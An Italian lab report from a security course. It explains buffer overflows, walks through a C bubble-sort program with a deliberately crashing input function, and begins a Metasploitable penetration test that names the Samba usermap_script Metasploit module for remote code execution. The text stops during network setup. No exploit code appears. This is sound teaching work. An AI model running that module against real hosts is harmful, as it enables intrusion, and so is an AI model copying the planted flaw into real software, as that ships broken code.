Un attacco di Buffer Overflow sfrutta il fatto che i dati e le informazioni di controllo della funzione sono archiviati in settori di memoria adiacenti.

Il difetto nasce quando il codice non controlla la lunghezza dei dati in input prima di copiarli nel buffer. Ad esempio, se l'utente fornisce un input di 30 caratteri { [più dei 16 dichiarati nel buffer (ad esempio “char buffer[16];”) } i primi 16 caratteri andranno nel buffer, i restanti 14 traboccheranno dal buffer. I dati che traboccano dal buffer non vanno nel “vuoto”, essi sovrascrivono i dati adiacenti sullo stack, che includono l'indirizzo di ritorno della funzione.

COSA FA L'ATTACCANTE?


Costruisce strategicamente un input composto da due parti:

Shellcode → ovvero la parte di codice malevolo. I dati iniziali che traboccano sono un piccolo programma che l'attaccante vuole far eseguire (ad esempio per eseguire una shell di comando).

Nuovo indirizzo di ritorno → l'ultima parte dei dati in overflow rappresenta l'indirizzo esatto dove si trova il codice maligno.

Quando la funzione vulnerabile termina, invece di tornare all'istruzione legittima (Indirizzo di ritorno originale), il programma legge l'indirizzo di ritorno modificato dall'attaccante.

Il difetto nasce quando il codice non controlla la lunghezza dei dati in input prima di copiarli nel buffer.



Il risultato è che il flusso di esecuzione del programma viene dirottato e il sistema esegue il codice Maligno (Shellcode) iniettato dall'attaccante. Codice di partenza (←)

Il seguente codice è un programma completo il cui scopo è leggere 10 numeri interi dall'utente, ordinarli in modo crescente e poi visualizzare il risultato.

Utilizza l'algoritmo di Bubble Sort per l'ordinamento: lo scopo del Bubble Sort è quello di spostare ripetutamente l'elemento più grande non ancora ordinato alla sua posizione finale, facendo “galleggiare” (bubble up) i numeri grandi verso la fine dell'array tramite scambi di elementi adiacenti.

introduce un menu e due percorsi di esecuzione:

Il programma si apre con la visualizzazione di un Menu che chiede all'utente come desidera eseguire il programma:

1.
"Con errore di segmentazione" : Questo percorso serve esplicitamente allo scopo dell'esercitazione per innescare un crash.

2.
"Senza errore" : Questo rappresenta il percorso robusto e corretto, tipico di un'applicazione ben progettata.

Dopo aver visualizzato il menu, il programma tenta di leggere la scelta dell'utente tramite `scanf("%d", &scelta)`.

```
printf("\n-----Menu-----\n");
printf("\nCome vuoi eseguire il programma?\n");
printf("1) Con errore di segmentazione\n");
printf("2) Senza errore\n");
printf("-----\n");
printf("Inserisci scelta: ");

if (scanf("%d", &scelta) != 1) {
    printf("Errore di input. Esci.\n");
    return 1;
}
while (getchar() != '\n');

switch(scelta) {
    case 1:
        Errore();
        break;
    case 2:
        Corretto();
        break;
    default:
        printf("SCELTA NON VALIDA!\n");
        return 0;
}
return 0;
```

Segue un cruciale controllo dell'input

- Se la funzione `scanf` non riesce a leggere un intero (cioè, se `(scanf("%d", &scelta) != 1)`), significa che l'utente ha inserito un carattere non numerico o un errore di input. In questo caso, il programma stampa un messaggio di errore ed esce immediatamente (`return 1`).
- Subito dopo il controllo di `scanf`, c'è l'istruzione `while (getchar() != '\n');`. Questa riga ha lo scopo di pulire il buffer di input eliminando qualsiasi carattere residuo, specialmente il newline (`\n`) lasciato dall'immissione dell'utente, assicurando che non interferisca con le letture successive (sebbene in questo punto il programma esca in caso di errore).

Infine, il costrutto switch direziona il flusso di esecuzione in base al valore della variabile scelta

- Caso 1: Se l'utente sceglie '1', viene chiamata la funzione Errore(). Questa è la funzione che sfrutta intenzionalmente la vulnerabilità per forzare l'Errore di Segmentazione.
- Caso 2: Se l'utente sceglie '2', viene chiamata la funzione Corretto(). Questa funzione esegue l'ordinamento in modo sicuro e robusto.
- Default: Se l'utente inserisce qualsiasi altro numero, la scelta è considerata non valida, e il programma termina con un messaggio appropriato.

Analisi del codice

Soffermiamoci adesso su un analisi più approfondita delle funzioni che costruiscono il nostro codice.

Corretto():

La funzione void Corretto() esegue la logica di base del programma in modo sicuro e controllato. Essa è stata concepita per rappresentare il codice che ci si aspetterebbe in un'applicazione ben progettata.

All'inizio, la funzione dichiara e alloca l'array di interi: int vector[DIM];. La dimensione di questo vettore è definita dalla costante DIM (che presumibilmente vale 10, come indicato nella documentazione generale).

```
/* --- FUNZIONE CORRETTA --- */
void Corretto(){
    int vector[DIM];
    printf("\n--- 2. Esecuzione Corretta ---\n");
    leggiVettore(vector, DIM);
    printf("\n--- Vettore Inserito ---\n");
    stampaVettore(vector, DIM);
    bubbleSort(vector, DIM);
    printf("\n--- Vettore Ordinato ---\n");
    stampaVettore(vector, DIM);
}
```

Il flusso di esecuzione è il seguente:

1.

Input Sicuro: Viene chiamata la funzione `leggiVettore(vector, DIM);`. Questa è l'implementazione robusta che legge i 10 numeri interi dall'utente, garantendo che l'input sia gestito correttamente e che vengano accettati solo numeri validi, grazie al controllo degli errori e alla pulizia del buffer. Questo assicura che il programma gestisca in modo elegante l'input non valido o inatteso senza bloccarsi.

2.

Visualizzazione: Dopo l'inserimento, il programma stampa il vettore non ordinato chiamando `stampaVettore(vector, DIM);`.

3.

Ordinamento: La funzione `bubbleSort(vector, DIM);` viene eseguita per ordinare gli elementi del vettore in modo crescente.

4.

Output Finale: Infine, il programma stampa il vettore ordinato chiamando nuovamente `stampaVettore(vector, DIM)`

Errore():

Strutturalmente, questa funzione segue il percorso di esecuzione della funzione Corretto(): alloca il vettore, stampa un'intestazione, legge i dati, li visualizza, li ordina e li visualizza nuovamente.

La differenza cruciale risiede nell'unica riga di input:

- Al posto della funzione sicura leggiVettore(), viene chiamata leggiVettore_VULNERABILE(vector, DIM);
- Questa funzione vulnerabile è intenzionalmente programmata per innescare una violazione di accesso alla memoria (tentativo di scrittura all'indirizzo NULL, 0x0). Di conseguenza, se l'utente fornisce l'input che attiva la vulnerabilità , il programma viene terminato forzatamente con il SegFault , interrompendo il normale flusso di esecuzione (ordinamento e stampe successive)

```
/* --- FUNZIONE ERRORE--- */
void Errore(){
    int vector[DIM];
    printf("\n--- 1. Esecuzione con Errore di Segmentazione ---\n");

    leggiVettore_VULNERABILE(vector, DIM);

    printf("\n--- Vettore Inserito ---\n");
    stampaVettore(vector, DIM);
    bubbleSort(vector, DIM);
    printf("\n--- Vettore Ordinato ---\n");
    stampaVettore(vector, DIM);
}
```

LeggiVettore:

La funzione `leggiVettore()` è il percorso robusto per l'acquisizione dell'input, garantendo che vengano letti solo numeri interi validi per l'ordinamento.

All'interno di un ciclo che scorre per il numero di elementi (`dim`) da inserire, la funzione tenta di leggere direttamente un intero usando `scanf("%d", &v[i])`. Il valore di ritorno di `scanf` viene salvato in `input_successo`: se la lettura va a buon fine, il valore è 1; altrimenti (se l'utente inserisce caratteri non numerici), la lettura fallisce.

Se scanf fallisce, il blocco if di gestione degli errori entra in azione:

1. Stampa un messaggio d'errore.

2. Esegue un ciclo while (getchar() != '\n') per pulire il buffer di input. Questa operazione fondamentale elimina tutti i caratteri errati lasciati dall'utente.

Infine, il ciclo do-while esterno si ripete finché input_successo non è pari a 1, forzando l'utente a ripetere l'inserimento finché non fornisce un intero valido. Questa implementazione dimostra un codice sicuro e difensivo

```
void leggiVettore(int v[], int dim) {
    int i;
    int input_successo; // Flag per il controllo di scanf

    printf("\nInserire %d interi per l'ordinamento:\n", dim);

    for (i = 0; i < dim; i++) {
        do {
            printf("Elemento v[%d]: ", i);

            // 1. Tenta di leggere l'intero
            input_successo = scanf("%d", &v[i]);

            if (input_successo != 1) {
                // 2. Se scanf fallisce (input non numerico)
                printf("!!! Errore: inserisci un numero valido !!!\n");

                // 3. Pulisce il buffer di input da tutti i caratteri errati
                while (getchar() != '\n');
            }
        } while (input_successo != 1); // Ripete finché l'input non è un intero valido
    }
    printf("\nVettore letto con successo.\n");
}
```

LeggiVettore_VULNERABILE:

Questa funzione, leggiVettore_VULNERABILE(), è stata creata appositamente per dimostrare come un errore nel codice possa portare al crash del programma, ed è il cuore dell'esperimento che abbiamo svolto.

Invece di leggere subito un numero intero, usiamo fgets per leggere l'input come una stringa di testo. fgets è una funzione che prende i caratteri digitati dall'utente e li salva in una variabile, e il fatto che possiamo specificare la dimensione massima la rende intrinsecamente più sicura contro i Buffer Overflow rispetto ad altre funzioni di input stringa. Una volta letta la stringa e rimosso l'eccesso di newline (\n), la convertiamo in un numero intero con atoi.

Qui arriva il momento critico, il punto di innesco della vulnerabilità: Abbiamo impostato una condizione (if (input_value > 1000)) che, se soddisfatta (cioè, se si inserisce un numero maggiore di 1000), esegue la parte di codice che garantisce il crash.

Questa sezione include un puntatore, `*crash_ptr`, a cui viene intenzionalmente assegnato l'indirizzo NULL, che corrisponde all'indirizzo di memoria 0x0. Quando il codice tenta di scrivere un valore in quell'indirizzo (`*crash_ptr = 42;`), il sistema operativo lo riconosce immediatamente come una violazione di accesso a memoria. Dato che quell'area di memoria è riservata, il sistema interviene per proteggere la sua integrità e termina forzatamente l'applicazione, provocando il SegFault.

In pratica, abbiamo creato un interruttore che, se attivato dall'utente, dimostra l'impatto distruttivo di un accesso illegale alla memoria, un principio fondamentale che si trova anche dietro ai più complessi attacchi di Buffer Overflow.

```
void leggiVettore_VULNERABILE(int v[], int dim) {  
    int i;  
    char input_str[100];  
    int input_value;  
  
    printf("\nInserire %d interi per l'ordinamento:\n", dim);  
  
    for (i = 0; i < dim; i++) {  
        printf("Elemento v[%d]: ", i);  
  
        // 1. Usa FGETS per leggere la stringa  
        if (fgets(input_str, sizeof(input_str), stdin) == NULL) {  
            printf("Errore di input. Esco.\n");  
            return;  
        }  
  
        // Rimuove il newline ('\n') da fgets  
        input_str[strcspn(input_str, "\n")] = 0;  
  
        // 2. Converte la stringa in intero  
        input_value = atoi(input_str);  
  
        // **VULNERABILITÀ / TRIGGER**  
        if (input_value > 1000) {  
            // Salviamo il valore  
            v[i] = input_value;  
  
            // **LA LINEA CHE GARANTISCE IL CRASH**  
            // Accesso a memoria 0x0 -> SegFault GARANTITO.  
            int *crash_ptr = NULL;  
            *crash_ptr = 42;  
        }  
  
        // 3. Se il valore è sicuro, lo salviamo  
        v[i] = input_value;  
    }  
    printf("\nVettore letto con successo (il crash non è avvenuto).\n");  
}
```

Dimostrazione pratica:

Dopo aver eseguito il programma (./a.out) da terminale, l'utente sceglie l'opzione 1) Con errore di segmentazione. Questo avvia la funzione vulnerabile.

Quando il programma chiede l'input per il primo elemento (Elemento v[0]), l'utente inserisce intenzionalmente un numero estremamente grande: 2121212212121121212.

Poiché questo input supera la soglia di controllo impostata nel codice, esso attiva la violazione di accesso alla memoria. Il sistema operativo rileva l'azione illegale e termina immediatamente il programma, restituendo l'errore zsh: segmentation fault ./a.out.

L'esecuzione dimostra quindi che il programma si è bloccato prima di poter continuare con le altre operazioni (come l'ordinamento), confermando l'innesto voluto del SegFault



(kali㉿kali)-[~/Desktop]\$./a.out

— Menu —

Come vuoi eseguire il programma?

1) Con errore di segmentazione
2) Senza errore

Inserisci scelta: 1

— 1. Esecuzione con Errore di Segmentazione —

Inserire 10 interi per l'ordinamento:
Elemento v[0]: 21212122121121212
zsh: segmentation fault ./a.out

Dimostrazione 2:

L'utente ha scelto l'opzione 2) Senza errore, attivando la Esecuzione Corretta (la funzione Corretto()).

Durante l'inserimento, l'utente ha fornito numeri estremamente grandi, come 21211 e 111111111111. Poiché il programma utilizza la funzione leggiVettore() (quella robusta), non si è verificato alcun errore di input. Tuttavia, la console mostra che il valore 111111111111 è stato memorizzato come 30716359. Questo accade perché il numero originale supera il limite massimo che una variabile intera standard (int) può contenere, causando un overflow numerico e memorizzando il valore troncato risultante.

Nonostante la presenza di questi valori molto grandi o overflowed, il programma rimane stabile. Il Bubble Sort viene eseguito correttamente e il Vettore Ordinato finale mostra i numeri in sequenza crescente: [1, 2, 3, 5, 6, 7, 111, 1112, 21211, 30716359].

```
—Menu—
Come vuoi eseguire il programma?
1) Con errore di segmentazione
2) Senza errore
Inserisci scelta: 2
— 2. Esecuzione Corretta —
Inserire 10 interi per l'ordinamento:
Elemento v[0]: 21211
Elemento v[1]: 111111111111
Elemento v[2]: 111
Elemento v[3]: 1112
Elemento v[4]: 1
Elemento v[5]: 2
Elemento v[6]: 3
Elemento v[7]: 5
Elemento v[8]: 6
Elemento v[9]: 7
Vettore letto con successo.
— Vettore Inserito —
Il vettore e': [ 21211, 30716359, 111, 1112, 1, 2, 3, 5, 6, 7 ]
Ordinamento completato.
— Vettore Ordinato —
Il vettore e': [ 1, 2, 3, 5, 6, 7, 111, 1112, 21211, 30716359 ]
```

Dimostrazione 3:

La dimostrazione conclude con l'utente che sceglie l'opzione "2) Senza errore" dal menu, avviando il percorso di Esecuzione Corretta.

Durante la fase di inserimento dei 10 interi, il codice dimostra la sua robustezza:

- Per il primo elemento ($v[0]$), l'utente tenta due volte di inserire un input non numerico (s e asd).
- Il programma reagisce correttamente, stampando "!!! Errore: inserisci un numero valido !!!" in entrambi i tentativi e forzando l'utente a ripetere l'inserimento.

```
Inserisci scelta: 2
— 2. Esecuzione Corretta —
Inserire 10 interi per l'ordinamento:
Elemento v[0]: s
!!! Errore: inserisci un numero valido !!!
Elemento v[0]: asd
!!! Errore: inserisci un numero valido !!!
Elemento v[0]: 1
Elemento v[1]: 2
Elemento v[2]: 3
Elemento v[3]: 4
Elemento v[4]: 5
Elemento v[5]: 6
Elemento v[6]: 7
Elemento v[7]: 8
Elemento v[8]: 9
Elemento v[9]: 0
Vettore letto con successo.
— Vettore Inserito —
Il vettore e': [ 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 ]
Ordinamento completato.
```


Conclusioni:

L'evoluzione dal codice di partenza al codice custom non è solo un insieme di modifiche, ma una vera e propria trasformazione funzionale del programma. L'obiettivo primario non è più l'ordinamento in sé, ma l'illustrazione didattica di una vulnerabilità critica del software.

Il cambiamento più evidente è l'introduzione di un menu d'avvio.

Il codice originale procedeva in modo lineare: chiedeva 10 numeri, li ordinava e li mostrava. Il nuovo codice, invece, offre all'utente la possibilità di scegliere tra due percorsi:

Conclusioni:

1.

Il Percorso Corretto() (Robusto): Rappresenta il codice che ci si aspetterebbe in un'applicazione ben progettata. La funzione chiave, leggiVettore(), è stata resa sicura e robusta grazie all'uso di scanf e all'implementazione di un meccanismo di controllo degli errori e pulizia del buffer. Questo assicura che il programma gestisca in modo elegante l'input non valido o inatteso senza bloccarsi.

2.

Il Percorso Errore(): Questo percorso serve esplicitamente allo scopo dell'esercitazione. Qui risiede la vera modifica concettuale, che sfrutta la funzione leggiVettore_VULNERABILE().

Assegnando a un puntatore l'indirizzo NULL (0x0) e tentando poi di scriverci, il programma compie una violazione di accesso alla memoria. Il sistema operativo interviene immediatamente per proteggere la sua integrità, terminando forzatamente l'applicazione e generando il SegFault.

In conclusione, la trasformazione ha convertito un codice funzionale e didattico sull'ordinamento in uno strumento per osservare l'impatto distruttivo di un accesso illegale alla memoria, un principio fondamentale condiviso con il più complesso meccanismo degli attacchi Buffer Overflow.

ANALISI DELLA SICUREZZA E RISULTATI DEL PENETRATION TEST: SERVER METASPLOITABLE

Obiettivi
L'obiettivo primario di questa valutazione era simulare un attacco mirato contro l'infrastruttura di laboratorio, specificamente contro l'host target 192.168.50.150 (Metasploitable)

Configurazione ambiente
La corretta esecuzione di un *Vulnerability Assessment* impone, come requisito fondamentale, la predisposizione di un ambiente di laboratorio configurato in modo meticoloso



Validazione della Connettività (Test ICMP)

La fase finale e critica della preparazione dell'ambiente è consistita nella validazione della connettività di Livello 3 (Rete) tra i due host. Questo passaggio rappresenta un *go/no-go* fondamentale:

Conclusione Esecutiva

L'attività di penetration testing condotta sull'host target ha portato alla luce criticità di sicurezza di livello massimo.

Obiettivi

L'obiettivo primario di questa valutazione era simulare un attacco mirato contro l'infrastruttura di laboratorio, specificamente contro l'host target 192.168.50.150 (Metasploitable). Lo scopo era verificare la postura di sicurezza dell'host e dimostrare la fattibilità di una compromissione totale (Remote Code Execution).

GLI OBIETTIVI SPECIFICI DELL'INTERVENTO ERANO I SEGUENTI:

Gli obiettivi specifici dell'intervento erano i seguenti:

1. **Ricognizione e Analisi:** Eseguire una scansione di base delle vulnerabilità tramite **Nessus** sull'host target per mappare i servizi esposti e identificare le relative falle di sicurezza.

2. **Sfruttamento (Exploitation):** Otttenere l'accesso RCE (Remote Code Execution) sull'host target.

L'attacco doveva concentrarsi sul servizio **Samba** (identificato dalla scansione come versione Samba 3.0.20-Debian) attivo sulla porta **445/TCP**, utilizzando il modulo exploit `exploit/multi/samba/usermap_script` tramite MSFConsole.

3. **Validazione (Post-Exploitation):** Validare il successo della compromissione ottenendo una shell remota attiva sulla macchina vittima e verificando l'identità dell'host tramite l'esecuzione del comando `ifconfig`.

Configurazione ambiente

La corretta esecuzione di un *Vulnerability Assessment* impone, come requisito fondamentale, la predisposizione di un ambiente di laboratorio configurato in modo meticoloso. L'obiettivo di questa fase preliminare è stabilire un perimetro di rete isolato e controllato, all'interno del quale l'host designato per l'analisi (in questo caso una VM **Kali Linux**) possa comunicare in modo affidabile e univoco con l'host bersaglio (il target, una VM **Metasploitable**).

L'assegnazione di indirizzi IP statici è una *best practice* in questo scenario, poiché previene la volatilità degli indirizzi tipica del protocollo DHCP e garantisce che gli strumenti di scansione, come Nessus, e i successivi report facciano riferimento a coordinate di rete stabili per tutta la durata dell'attività.


Configurazione dell'Host di Scansione

La configurazione dell'host Kali è stata documentata utilizzando due metodologie distinte: l'interfaccia grafica (Network Manager) e la modifica diretta dei file di configurazione (CLI).

CONFIGURAZIONE TRAMITE INTERFACCIA GRAFICA

Questo approccio è spesso preferito per la sua immediatezza e per la gestione semplificata dei profili di rete.


L'operazione ha avuto inizio richiamando il gestore delle connessioni di rete dall'applet del pannello e selezionando l'opzione "**Edit Connections...**".



Configurazione tramite Interfaccia Grafica

Dalla finestra di dialogo "Network Connections", è stata identificata e selezionata l'interfaccia Ethernet primaria, denominata "**Ethernet connection 1**", per procedere alla sua modifica.

All'interno delle proprietà della connessione, la scheda "**IPv4 Settings**" è stata modificata per sovrascrivere l'assegnazione automatica. È stato definito un indirizzo IP statico , una Netmask di bit e un Gateway ,che fungerebbe da router predefinito.



Configurazione e Validazione dell'Host Target (Metasploitable)

Contemporaneamente alla preparazione dell'host di scansione (Kali), è stata avviata la configurazione dell'host bersaglio. Per questa attività, è stata impiegata una VM Metasploitable, un sistema operativo deliberatamente vulnerabile, progettato specificamente per scopi didattici e per test di sicurezza. L'obiettivo primario era quello di rimuovere qualsiasi assegnazione di indirizzi IP volatili tramite DHCP e definire un indirizzo IP statico e predicibile. Questo è un requisito essenziale per garantire un targeting affidabile durante le scansioni di vulnerabilità, assicurando che l'IP del bersaglio non cambi tra una sessione di test e l'altra.

Modifica del File di Configurazione di Rete

La prima operazione, come documentato nell'immagine, ha comportato la modifica diretta del file di configurazione primario delle interfacce di rete, un file di testo piano locato in /etc/network/interfaces. Utilizzando l'editor di testo a riga di comando nano, **è stato modificato** questo file per definire la configurazione specifica per l'interfaccia Ethernet primaria, eth0. **Dichiarato** l'interfaccia come inet static, istruendo il sistema a non utilizzare DHCP. Successivamente, **è stato specificato** i parametri di rete essenziali:

- **address 192.168.50.150**: L'indirizzo IP univoco assegnato all'host Metasploitable.
- **netmask 255.255.255.0**: La maschera di sottorete, che posiziona l'host nella sottorete .
- **gateway 192.168.50.1**: Il gateway predefinito per questa rete.

```
GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.150
    netmask 255.255.255.0
    gateway 192.168.50.1
```

Applicazione della Nuova Configurazione

La semplice modifica e salvataggio del file di configurazione non è sufficiente per l'applicazione immediata delle modifiche. È necessario istruire il sistema operativo a ricaricare questa configurazione.

Per forzare l'adozione dei nuovi parametri di rete senza richiedere un riavvio completo del sistema (reboot), è stato eseguito il comando **sudo /etc/init.d/networking restart**. Questo comando, eseguito con privilegi di amministratore (sudo), invoca lo script di inizializzazione SysVinit (comune in questa versione di Metasploitable) che gestisce il servizio di rete. L'azione restart costringe il servizio a fermarsi e ripartire, rileggendo il file **/etc/network/interfaces** e applicando le nuove impostazioni statiche all'interfaccia eth0.

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
```

Verifica e Validazione dell'Indirizzo IP

Come fase finale e cruciale, è stato essenziale validare che l'operazione fosse andata a buon fine e che l'indirizzo IP fosse stato correttamente assegnato.

Utilizzato il comando ifconfig per ispezionare lo stato corrente di tutte le interfacce di rete attive. L'output del terminale ha confermato con successo che l'interfaccia eth0 era attiva (**UP RUNNING**) e aveva correttamente acquisito l'indirizzo IP statico configurato, come evidenziato dalla riga **inet addr:192.168.50.150**, nonché la corretta Mask:255.255.255.0.

Questa verifica ha confermato che l'host Metasploitable è ora correttamente posizionato sulla rete di laboratorio con un indirizzo IP fisso, pronto per essere utilizzato come bersaglio per la successiva fase di vulnerability assessment con Nessus.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8d:fe:82
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8d:fe82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18006 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13494 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2056235 (1.9 MB)  TX bytes:1964873 (1.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:359 errors:0 dropped:0 overruns:0 frame:0
          TX packets:359 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:139501 (136.2 KB)  TX bytes:139501 (136.2 KB)

msfadmin@metasploitable:~$
```

Validazione della Connettività (Test ICMP)

